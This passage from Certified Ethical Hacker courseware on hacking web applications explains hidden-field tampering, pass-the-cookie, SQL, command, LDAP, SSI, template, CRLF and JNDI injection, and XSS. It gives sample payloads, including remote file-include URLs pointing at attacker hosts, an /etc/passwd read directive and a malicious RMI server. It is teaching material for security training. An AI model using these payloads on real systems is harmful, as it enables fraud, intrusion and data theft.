    Product price: 200.00<br>
    <input type="submit" value="Submit">
</form>
```

Normal Request:

http://www.certifiedhacker.com/page.aspx?product=CertifiedhackerShirt&price=200.00



Attack Request:

http://www.certifiedhacker.com/page.aspx?product=CertifiedhackerShirt&price=2.00

Product Name	Certifiedhacker Shirt
Product Price	200
<input type="button" value="Submit"/>	

- When a user makes selections on an HTML page, the selection is typically stored as form field values and sent to the application as an HTTP request (GET or POST).
- HTML can also store field values as hidden fields, which are not rendered on the screen by the browser, but are instead collected and submitted as parameters during form submissions.
- Attackers can examine the HTML code of a page and change the hidden field values to change post requests to the server.

Source: EC-Council, Certified Ethical Hacker, Version 8.0, © 2010 EC-Council, Inc. All rights reserved. Reproduction in whole or in part without written permission is prohibited.

Hidden Field Manipulation Attack

Attackers carry out hidden field manipulation attacks against e-commerce websites, as most of these sites have hidden fields in their price and discount specifications. In every client session, developers use hidden fields to store client information, including product prices and discount rates. During the development of such programs, developers feel that all their applications are safe; however, hackers can manipulate the product prices and even complete transactions with the altered prices. When a user makes selections on an HTML page, the selection is typically stored as form field values and sent to the application as an HTTP request (GET or POST). HTML can also store field values as hidden fields, which are not rendered on the screen by the browser but collected and submitted as parameters during form submissions. Attackers can examine the HTML code of the page and change the hidden field values to change post requests to the server.

Example

A particular mobile phone might be offered for \$1000 on an e-commerce website, but the hacker, by altering some of the hidden text in its price field, purchases it for only \$10.

Such attacks result in severe losses for website owners, even though they might be using the latest anti-virus software, firewalls, IDS, and so on to protect their networks from attacks. Besides financial losses, the owners can also lose their market credibility. An example of such code is given below:

```
<form method="post" action="page.aspx">
    <input type="hidden" name="PRICE" value="200.00">
    Product name: <input type="text" name="product" value="Certifiedhacker Shirt"><br>
```

```
Product price: 200.00"><br>
<input type="submit" value="submit">
</form>
```

1. Open the html page within an **HTML editor**.
2. Locate the **hiddenfield** (e.g. "<type=hidden name=price value=200.00>").
3. **Modify** its content to a different value (e.g. "<type=hidden name=price value=2.00>").
4. **Save** the html file locally and browse it.
5. Click the **Buy** button to perform electronic shoplifting via hidden manipulation.

Module M | Hacking Web Applications

EC-Council C|EH®

Pass-the-Cookie Attack

- Pass-the-cookie attacks allow attackers to access a user's web services without providing any identity or performing multi-factor authentication
- The pass-the-cookie attack occurs when attackers obtain a clone of a cookie from the user's browser and uses the cookie to establish a session with the target web server




Diagram © EC-Council. All Rights Reserved. Reproduction of this material in whole or in part is prohibited without written consent.

Pass-the-Cookie Attack

Pass-the-cookie attacks allow attackers to access a user's web services without providing any identity or performing multi-factor authentication. A pass-the-cookie attack occurs when attackers obtain a clone of a cookie from the user's browser and uses the cookie to establish a session with the target web server. If attackers can retrieve appropriate cookies, they may log in as a valid entity to previously accessed web services, evading all the authentication checkpoints. Attackers may also use a specifically developed program or a phishing attack to obtain these cookies.

For example, Mozilla Firefox saves all cookies inside a local SQLite database that attackers may acquire using tools such as `firefox_creds`. If the captured cookie is a session cookie, the attacker can use malware to implant their own session while browsing the web application. Attackers can also use `mimikatz` to extract encrypted cookies.





Figure 14.18: Illustration of a pass-the-cookie attack.

Same-Site Attack

- Same-site attacks, also known as **related-domain attacks**, occur when an attacker targets a subdomain of a trusted organization and attempts to **redirect users** to an attacker-controlled web page
- Familiar domains such as .edu, .com, and .org contain several perimeters that make it easy for attackers to capture unused or misconfigured subdomains sharing the legitimate site's **top-level domains (TLDs)**
- These TLDs help attackers in **hijacking the legitimate website** to create dangling records using extended TLDs (eTLDs)



Same-Site Attack

Same-site attacks, also known as related-domain attacks, occur when an attacker targets a subdomain of a trusted organization and attempts to redirect users to an attacker-controlled web page. Subdomains that are misconfigured or left for years without use are often targeted by attackers to perform this attack. Generally, the most familiar domains such as .edu, .com, and .org contain several perimeters that make it easy for attackers to capture unused or misconfigured subdomains sharing the legitimate site's top-level domains (TLDs). These TLDs help attackers in hijacking the legitimate websites to create dangling records using extended TLDs (eTLDs). Such websites sharing the same eTLD+1 domain are called same sites, which can be targeted by same-site attackers.

These attacks work on the notion that identifying external enemies is easier than betraying insider enemies. The victims of these attacks are redirected to an attacker-controlled web page, which has the appearance of a secure, legitimate web page. The vulnerable subdomains can be compromised through phishing attacks, malware injection, cookie poisoning, abuse of JavaScript APIs, etc. Users who utilize dynamic DNS facilities are especially vulnerable to these attacks. Same-site attackers can also obtain cookies because similar sites that use the eTLD+1 domain share cookies.

Same-Site Attack Scenario

In a Same-site attack, the attacker redirects a user attempting to browse www.certifiedhacker.com to an attacker-controlled dangling site, rans.certifiedhacker.com. The malicious link shares a common domain name, which lures the user into believing that the redirected site is the secure or legitimate one. Then, the attacker can perform security policy intrusion, credential sniffing, phishing, and malware injection attacks by taking over subdomains.




Figure 14.19: Illustration of a same-site attack

SQL Injection Attacks

SQL injection attacks use a series of malicious SQL queries or SQL statements to directly manipulate the database. Applications often use SQL statements to authenticate users, validate roles and access levels, store and retrieve information for the application and user, and link to other data sources. SQL injection attacks work because the application does not properly validate the input before passing it to an SQL statement. For example, consider the following SQL statement:

```
SELECT * FROM tablename WHERE UserID= 2302
```

becomes the following with a simple SQL injection attack:

```
SELECT * FROM tablename WHERE UserID= 2302 OR 1=1
```

The expression "OR 1=1" evaluates to the value "TRUE," often allowing the enumeration of all user ID values from the database. An attacker uses a vulnerable web application to bypass normal security measures and obtain direct access to valuable data. Attackers carry out SQL injection attacks from the web browser's address bar, form fields, queries, searches, and so on. SQL Injection attacks allow attackers to

- Log into the application without supplying valid credentials
- Perform queries against data in the database, often even data to which the application would not normally have access
- Modify database contents or drop the database altogether
- Use the trust relationships established between the web application components to access other databases




Figure 14.20: SQL Injection attack

Note: For complete coverage of SQL injection concepts and techniques, refer to Module 15: SQL Injection.

Command Injection Attacks

Shell Injection

- An attacker tries to craft an input string to gain shell access to a web server
- Shell injection functions include `system()`, `StartProcess()`, `java.lang.Runtime.exec()`, `System.Diagnostics.Process.Start()`, and similar API commands



HTML Embedding

- This type of attack is used to deface websites virtually. Using this attack, an attacker adds extra HTML-based content to the vulnerable web application
- In HTML embedding attacks, a user adds input to a web script that is then used in the output HTML without being checked for HTML code or scripting



File Injection

- Attackers exploit this vulnerability to inject malicious code into system files
- <http://www.certifiedhacker.com/vulnerable.php?CDLOR=http%2f%2fexploit%2f>



Source: © EC-Council, All Rights Reserved. Reproduction in whole or in part is prohibited without written consent.

Command Injection Attacks

Command injection flaws allow attackers to pass malicious code to different systems via web applications. The attacks include calls to an operating system over system calls, use of external programs over shell commands, and calls to backend databases over SQL. Scripts in Perl, Python, and other languages execute and insert poorly designed web applications. If a web application uses any type of interpreter, attackers insert malicious code to inflict damage.

To perform various functions, web applications must use operating system features and external programs. Although many programs invoke externally, a frequently used program is the sendmail program. Carefully scrub an application before passing a piece of information through an HTTP external request. Otherwise, attackers can insert special characters, malicious commands, and command modifiers into the information. The web application then blindly passes these characters to the external system for execution. Inserting SQL commands is a dangerous practice and rather widespread, as it is a command injection method. Command injection attacks are easy to carry out and discover, but they are difficult to understand.

The following are some types of command injection attacks:

- Shell Injection**

- An attacker tries to craft an input string to gain shell access to a web server
- Shell injection functions include `system()`, `StartProcess()`, `java.lang.Runtime.exec()`, `System.Diagnostics.Process.Start()`, and similar APIs

- **HTML Embedding**
 - This type of attack is used to deface websites virtually. Using this attack, an attacker adds extra HTML-based content to the vulnerable web application
 - In an HTML embedding attack, the user input to a web script is placed into the output HTML without being checked for HTML code or scripting
 - **File Injection**
 - The attacker exploits this vulnerability and injects malicious code into system files
- <http://www.certifiedhacker.com/vulnerable.php?COLOR=http://evil/exploit?>

Command Injection Example

An attacker enters the following malicious code (account number) with a new password.

`www.certifiedhacker.com/banner.gif||newpassword||1036|60|468`

The last two sets of numbers denote the banner size. Once the attacker clicks the submit button, the password for the account 1036 is changed to "newpassword." The server script assumes that only the URL of the banner image file is inserted into that field.



Figure 14.21: Command Injection attack example

File Injection Attack

A file injection attack is a technique used to exploit "dynamic file include" mechanisms in web applications. File injection attacks enable attackers to exploit vulnerable scripts on the server to use a remote file instead of a presumably trusted file from the local file system. It occurs when a user is allowed to supply input for the include command dynamically, which is not properly validated before processing. When a user provides input, the web application passes it into "file include" commands. Most web application frameworks support file inclusion. Hence, an

attacker enters a URL that redirects the application to the location of the malicious file. While referring to the file without proper validation, the application executes the file script by calling specific procedures. Web applications are vulnerable to file injection attacks if the referred files are relayed using elements from HTTP requests. PHP is particularly vulnerable to these attacks because of the extensive use of "file includes" in PHP programming and default server configurations.

If the application ends with a php extension, and if a user requests it, then the application interprets it as php script and executes it. This allows an attacker to perform arbitrary commands. Consider the following client code running in a browser:

```
<form method="get">
<select name="DRINK">
<option value="pepsi">pepsi</option>
<option value="coke">coke</option>
</select>
<input type="submit">
</form>
```

Vulnerable PHP code:

```
<?php
$drink = 'coke';
if (isset( $_GET['DRINK'] ) )
    $drink = $_GET['DRINK'];
require( $drink . '.php' );
?>
```

To exploit the vulnerable php code, the attacker injects a remotely hosted file at www.jasoneval.com/exploit.

Exploit code:


<http://www.certifiedhacker.com/orders.php?DRINK=http://jasoneval.com/exploit?>

Module 14 | Hacking Web Applications

EC-Council C|EH™

LDAP Injection Attacks

- LDAP Directory Services store and organize information based on its attributes. The information is **hierarchically organized** as a tree of directory entries.
- LDAP is based on the client-server model, and clients can **search through directory entries using filters**.
- LDAP injection attacks are similar to SQL injection attacks, but **exploit user parameters** to generate an LDAP query.
- LDAP injection techniques take advantage of non-validated web application input vulnerabilities and pass **LDAP filters** used for searching Directory Services to obtain direct access to databases behind an LDAP tree.
- To test if an application is vulnerable to LDAP code injection, send a query to the server that generates an invalid input. If the LDAP server returns an error, it can be exploited with code injection techniques.



Source & © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. More info at www.ec-council.org

LDAP Injection Attacks

LDAP Directory Services store and organize information based on its attributes. The information is hierarchically organized as a tree of directory entries. The Lightweight Directory Access Protocol (LDAP) is based on the client-server model, and clients can search the directory entries using filters.

Filter Syntax	(attributeName operator value)
Operator	Example
=	<code>(objectClass=user)</code>
>=	<code>(mdbStorageQuota>=100000)</code>
<=	<code>(mdbStorageQuota<=100000)</code>
~=	<code>(displayName=~Fosckelar)</code>
*	<code>(displayName=*John*)</code>
AND (&)	<code>(A&(objectClass=user)&(displayName=John))</code>
OR ()	<code>((objectClass=user)&(displayName=John))</code>
NOT (!)	<code>!(objectClass=group)</code>

Figure 14.22: LDAP tree

An LDAP injection attack works in the same way as an SQL injection attack, but it exploits user parameters to generate an LDAP query. It runs on an Internet transport protocol such as TCP, and it is an open-standard protocol for manipulating and querying Directory Services. An LDAP Injection technique is used to take advantage of non-validated web application input vulnerabilities to pass LDAP filters used for searching Directory Services to obtain direct access to databases behind an LDAP tree.

LDAP attacks exploit web-based applications constructed based on LDAP statements using a local proxy. Web applications may use user-supplied input to create custom LDAP statements for dynamic web page requests. Attackers commonly perform LDAP injection attacks on web applications employing user inputs to generate LDAP queries. The attackers can use the search filter attributes to discover the underlying LDAP query structure. Using this structure, the attacker includes additional attributes in the user-supplied input to determine whether the application is vulnerable to LDAP injection and evaluates the web application's output.

Depending on the implementation of the target, attackers use LDAP injection to achieve:

- Login bypass
- Information disclosure
- Privilege escalation
- Information alteration

Example:

To test if an application is vulnerable to LDAP code injection, send a query to the server that generates an invalid input. If the LDAP server returns an error, it can be exploited with code injection techniques.




Figure 14.23: LDAP Injection attack example

If an attacker enters a valid username "certifiedhacker" and injects `certifiedhacker(&)`, then the URL string becomes `(&(USER=certifiedhacker)(&))(PASS=blah)`. The LDAP server processes only the first filter; only the query `(&(USER=certifiedhacker)(&))` is processed. This query is always true, and the attacker logs into the system without a valid password.

An important defense method against such attacks is to filter all inputs to the LDAP; otherwise, vulnerabilities in LDAP allow the execution of unauthorized queries or modification of its contents. When the attacker modifies the LDAP statements, the process runs with the same permissions as the component of the web application that executed the command.

Other Injection Attacks

Some other types of injection attacks are discussed below:

- **Server-Side JS Injection**

Server-side JavaScript injections are vulnerabilities that manifest when an application integrates user-controllable values into a string that the code interpreter dynamically validates. Attackers exploit improper validation of user data and pass random values to alter the code that will be compiled and executed by the server. These vulnerabilities also allow attackers to compromise the functionality and data of the applications hosted by the server. Attackers can also use the server as a source to launch further attacks in the target network.

Example of server-side JavaScript injection:

Attackers can launch a DoS attack by passing commands to the eval() function:

```
while (1)
```

This command forces the server's event loop to use the complete processor time and restricts it from evaluating additional inputs until the process is reinitiated.

Attackers can also read the files' content from the server. The following commands can display the content of the current and parent directories:

```
res.end(require('fs').readdirSync('.').toString())
res.end(require('fs').readdirSync('../').toString())
```

After retrieving the file names, attackers can pass the following commands to read the content inside the file:

```
res.end(require('fs').readFileSync(filename))
```

This vulnerability can be exploited further by initiating and running malicious binary files using the modules `fs` and `child_process`

- **Server-Side Includes Injection**

Server-side Includes is an application feature that helps designers to auto-generate the content of the web page without manual involvement. The # directives allow developers to perform this activity. These directives can be files, CGI variables, shell commands, etc. After evaluating all the directives, HTML is delivered to the requester.

Typical directives include:

```
<!-- #include virtual="/footer.html" -->
<!-- #echo var="DATE_LOCAL" -->
```

Attackers launch server-side injection attacks to take control over web applications integrated with SSI directives. Such an application accepts remote user inputs and uses them on the page. Attackers exploit this feature and pass malicious SSI directives as input values to perform malicious activities such as modifying and erasing server files, running shell commands, and taking control over critical files such as `"/etc/passwd"`.

For example, attackers may use the following malicious directive that results in the retrieval of data from /etc/passwd files, as there is no evaluation of the user inputs:

```
<!__ #exec cmd="cat/etc/passwd" -->
```

- **Server-Side Template Injection**

While creating dynamic pages, designers or developers use template engines to segregate programming logic from data presentation. Thus, instead of storing code that accepts requests and extracts the required information from the database and passing it to users in monolithic data file, template engines are employed to segregate the presentation of the data from the remaining code that evaluates it.

Server-side template injection occurs when users are allowed to insert unsafe inputs into a server-side template. When this vulnerability exists, attackers can inject malicious template directives to run arbitrary code and gain complete control over the target web server. This injection is similar to XSS but is often employed to target server internals and achieve remote code execution, making every vulnerable application a primary target. Template injection manifests via designers' code errors and deliberate template disclosure while showcasing rich features of applications, blogs, etc.

For example, consider the following complex PHP and HTML code:

```
<html>
<head>
<title>{{title}}</title>
</head>
<body>
<form method = "{{method}}" action = "{{action}}">
<input type = "text" name = "user" value = "{{username}}">
<input type = "password" name = "pwd" value = "">
<button type = "submit">Submit</button>
</form>
<p> This page took {{microtime(true) - time}} seconds to render.
</p>
</body>
</html>
```

Replace the abovementioned code using template engines as follows:

```
$templateEngine = new TemplateEngine();
$template = $templateEngine -> loadFile ('SignUp.tpl');
$template -> assign('title', 'login');
$template -> assign('method', 'post');
$template -> assign('action', 'SingUp.php');
$template -> assign('username', getUsernameFromCookie());
$template -> assign('time', microtime(true));
```

```
$template -> show();
```

The abovementioned code is vulnerable to template injection as it can execute native functions. If attackers are able to attach template files with such expressions, they can run any arbitrary function to gain access to the target web server.

- **Log Injection**

Attackers launch log injection attacks by exploiting unsanitized or unvalidated inputs to application logs. Applications usually store a large number of logs such as access logs, transaction logs, monitor logs, exception or error logs, GC logs, and crash logs. If an application or its administrator fails to log users' events or actions in a secure manner, attackers could insert fake entries or records to corrupt the log file. Attackers use this technique to insert misleading information in the log file for covering their tracks in the event of a successful attack.

For instance, consider an application that logs data in the following format:

Date, Time, Username, ID, source IP, Request

The unvalidated input parameters come directly from the request

Cookie: PHPSESSID=pltmplobqfig09bs9gfeersju3; username: xyz;
id=Walkin

Attackers can manipulate the id parameter to save the log with fake inputs:

Cookie: PHPSESSID=pltmplobqfig09bs9gfeersju3; username: xyz;
id=\r\n (Fake input)

If the log fails to escape null bytes, the remainder of the string is not recorded.

For example,

Cookie: PHPSESSID=pltmplobqfig09bs9gfeersju3; username: xyz;
id=%00

The individual log entry can be prevented at the id field

Date, Time, Username,

- **HTML Injection**

An HTML injection attack is initiated by injecting HTML code via vulnerable form inputs of a web page to change the appearance of the website or the information provided to its users. It is different from JavaScript and VB script injection attacks. HTML is a core language employed to design a website, and it is often targeted by attackers to change its functionality and original look. If an attacker can successfully inject HTML code, legitimate users may be diverted from their intended activity.

For instance, when the HTML code is injected, it allows the attacker to create a malicious form that appears to be genuine to the end users. It requests users to re-enter their credentials. Once the form is submitted with their credentials, it exfiltrates the information to the attacker.

Example: General application template for search results page:

```
<html>
<h1> Results matching the given query: </h1>
<h2> {user_query} </h2>
<ol> <li> Result A
<li> Result B </ol>
</html>
```

User query:

```
</h2>special offer <a href=www.certifiedhacker.com>malicious link
</a><h2>
```

Resulting page following HTML injection:

```
<html>
<h1> Results matching the given query: </h1>
<h2></h2> special offer <a href=www.certifiedhacker.com>malicious
link</a><h2></h2>
<ol> <li> Result A
<li> Result B </ol>
</html>
```

However, the attacker aims to include HTML code in a page that other users visit. For this purpose, code injection should be included in the page content that is intended to be viewed by end users. The injection occurs if applications save untrusted user inputs and disclose data to other users. For instance, assume that the abovementioned application consists of a page showing the users' search history:

Code snippet (application template) for search history page

```
<html>
<h1> Recent search history: </h1>
<ol> <li><h2> {user_query_1} </h2>
<li><h2> {user_query_2} </h2> </ol>
</html>
```

Resulting search history page following HTML injection

```
<html>
<h1> Recent search history: </h1>
<ol>
<li><h2> Top 10 thriller movies </h2>
<li><h2></h2> special offer <a href=www.certifiedhacker.com>
malicious link</a><h2></h2>
</ol> </html>
```

Now, every search result link that a user tries to access will display a malicious link generated by the attacker. If any user is attracted to the link and opens it, he/she will be viewing the content generated from attacker's domain, and any credentials entered on that page are exfiltrated to the attacker.

- **CRLF Injection**

In a carriage return line feed (CRLF) injection attack, attackers inject carriage return (\r) and line feed (\n) characters into the user's input to trick the web server, web application, or user into believing that the current object is terminated and a new object has been initiated. CRLF injection is a vulnerability that manifests when a user enters the CRLF characters into an application. These characters signify the end of the line for different Internet protocols, which, when combined with HTTP request/response headers, can lead to various vulnerabilities such as HTTP request smuggling and response splitting.

HTTP request smuggling can occur when an HTTP request is transmitted via a server, which serves as a proxy to validate and forward the request to the next server. Such vulnerabilities can also lead to further attacks such as cache poisoning, firewall security breach, and request hijacking.

In HTTP response splitting, attackers can include arbitrary HTTP headers for the HTTP response to split the response and body. It results in delivering two responses instead of one, which can lead to further vulnerabilities such as cross-site scripting.

Consider the following example of CRLF injection in log files:

Suppose that the admin panel has a log file with the IP time and URL path of the visited site as follows:

`10.10.10.10 - 09:25 - /index.php?page=about`

If an attacker can embed CRLF characters into the HTTP request, then he/she can change the output flow and can enter fake log entries. Furthermore, the attacker can alter the web application response as follows:

`/index.php?page=about%0d%0a127.0.0.1 - 09:25-`
`/index.php?page=about&restrictedaction=edit`

Here, %0d and %0a are CR and LF encoded characters. After injecting CRLF characters, the log entries appear as follows:

`10.10.10.10 - 09:25 - /index.php?page=about&`
`127.0.0.1 - 09:25 - /index.php?page=home&restrictedaction=edit`

Attackers exploit CRLF injection vulnerabilities to manipulate log entries to hide their malicious activities.

- **JNDI Injection**

The Java Naming and Directory Interface (JNDI) is a Java-based API that takes a single parameter as input and searches for the requested object based on the specified name.

It searches for objects in directory services such as Common Object Request Broker Architecture (CORBA), LDAP, DNS, or Remote Method Invocation (RMI). If the parameter resides in malicious services managed by attackers, then the application fetches a malicious class object from the server, which leads to remote code execution and eventually the compromise of the application.

Attackers exploit this vulnerability in the target Java application by resolving the "classFactory" and "classFactoryLocation" attribute requests made using "InitialContext().lookup(name)" with a malicious class. If the requested object name is responded to with a malicious object class having the same name that is stored in the attackers' servers, the Java application fetches that code and executes it, which leads to remote code execution. If the "classFactory" object name is not found in the server, then the Java application fetches the code by resolving "classFactoryLocation," which is a URL.

The following is sample code in a vulnerable application that allows JNDI injection:

```
@RequestMapping("/lookup")
@example(uri = "/lookup?name=java:comp/env")
public Object lookup(@RequestParam String name) throws Exception{
    return new javax.naming.InitialContext().lookup(name);
}
```

The following sample code fetches bytecode from a malicious URL:

```
public class MaliciousRMIServer {
    public static void main(String[] args) throws Exception {
        System.out.println("Creating malicious RMI registry on port
1097");
        Registry myregistry = LocateRegistry.createRegistry(1097);
        Reference reff = new
        javax.naming.Reference("ExportObject", "ExportObject", "http:
//www.certifiedhacker.com/");
        ReferenceWrapper referenceWrap = new
        com.sun.jndi.rmi.registry.ReferenceWrapper(reff);
        myregistry.bind("Object", referenceWrap);
    }
}
```

31 - Module M | Hacking Web Applications


EC-Council C|EH®

Cross-Site Scripting (XSS) Attacks

- Cross-site scripting (XSS or 'CSS') attacks exploit vulnerabilities in dynamically generated web pages, enabling malicious attackers to inject client-side script into web pages viewed by other users.
- It occurs when unvalidated input data is included in dynamic content that is sent to a user's web browser for rendering.
- Attackers inject malicious JavaScript, VBScript, ActiveX, HTML, or Flash for execution on a victim's system by hiding it within legitimate requests.
- Some XSS attack exploits include malicious script execution, redirecting to a malicious server, exploiting user privileges, ads in hidden iFRAMES and pop-ups, data manipulation, etc.

Note: Check the C|EH Tools, Module 14, Hacking Web Applications, for the XSS cheat sheet.

How XSS Attacks Work



Cross-Site Scripting (XSS) Attacks

Cross-site scripting (XSS or CSS) attacks exploit vulnerabilities in dynamically generated web pages, which enables malicious attackers to inject client-side script into web pages viewed by other users. Such attacks occur when invalidated input data is included in dynamic content that is sent to a user's web browser for rendering. Attackers inject malicious JavaScript, VBScript, ActiveX, HTML, or Flash for execution on a victim's system by hiding it within legitimate requests. Attackers bypass client-ID security mechanisms, gain access privileges, and then inject malicious scripts into specific web pages. These malicious scripts can even rewrite HTML website content.

Some exploitations that can be performed by XSS attacks are as follows:

- Malicious script execution
- Redirecting to a malicious server
- Exploiting user privileges
- Ads in hidden iFRAMES and pop-ups
- Data manipulation
- Session hijacking
- Brute-force password cracking
- Data theft
- Intranet probing
- Keylogging and remote monitoring

How XSS Attacks Work

A web page consists of text and HTML markup created by the server and obtained by the client browser. Servers can control the client's interpretation about the statically generated pages, but they cannot completely control the client's interpretation of the output of the page generated dynamically by the servers. Thus, if the attacker inserts untrusted content into a dynamic page, neither the server nor the client recognizes it. Untrusted input can come from URL parameters, form elements, cookies, database queries, and so on.

If the dynamic data inserted by the web server contains special characters, the user's web browser will mistake them for HTML markup, as it treats some characters as special to distinguish text from markup. Thus, an attacker can choose the data inserted into the generated page and mislead the user's browser into running the attacker's script. As the malicious scripts will execute in the browser's security context for communicating with the legitimate web server, the attacker will have complete access to the document retrieved and may send the data in the page back to his/her site.

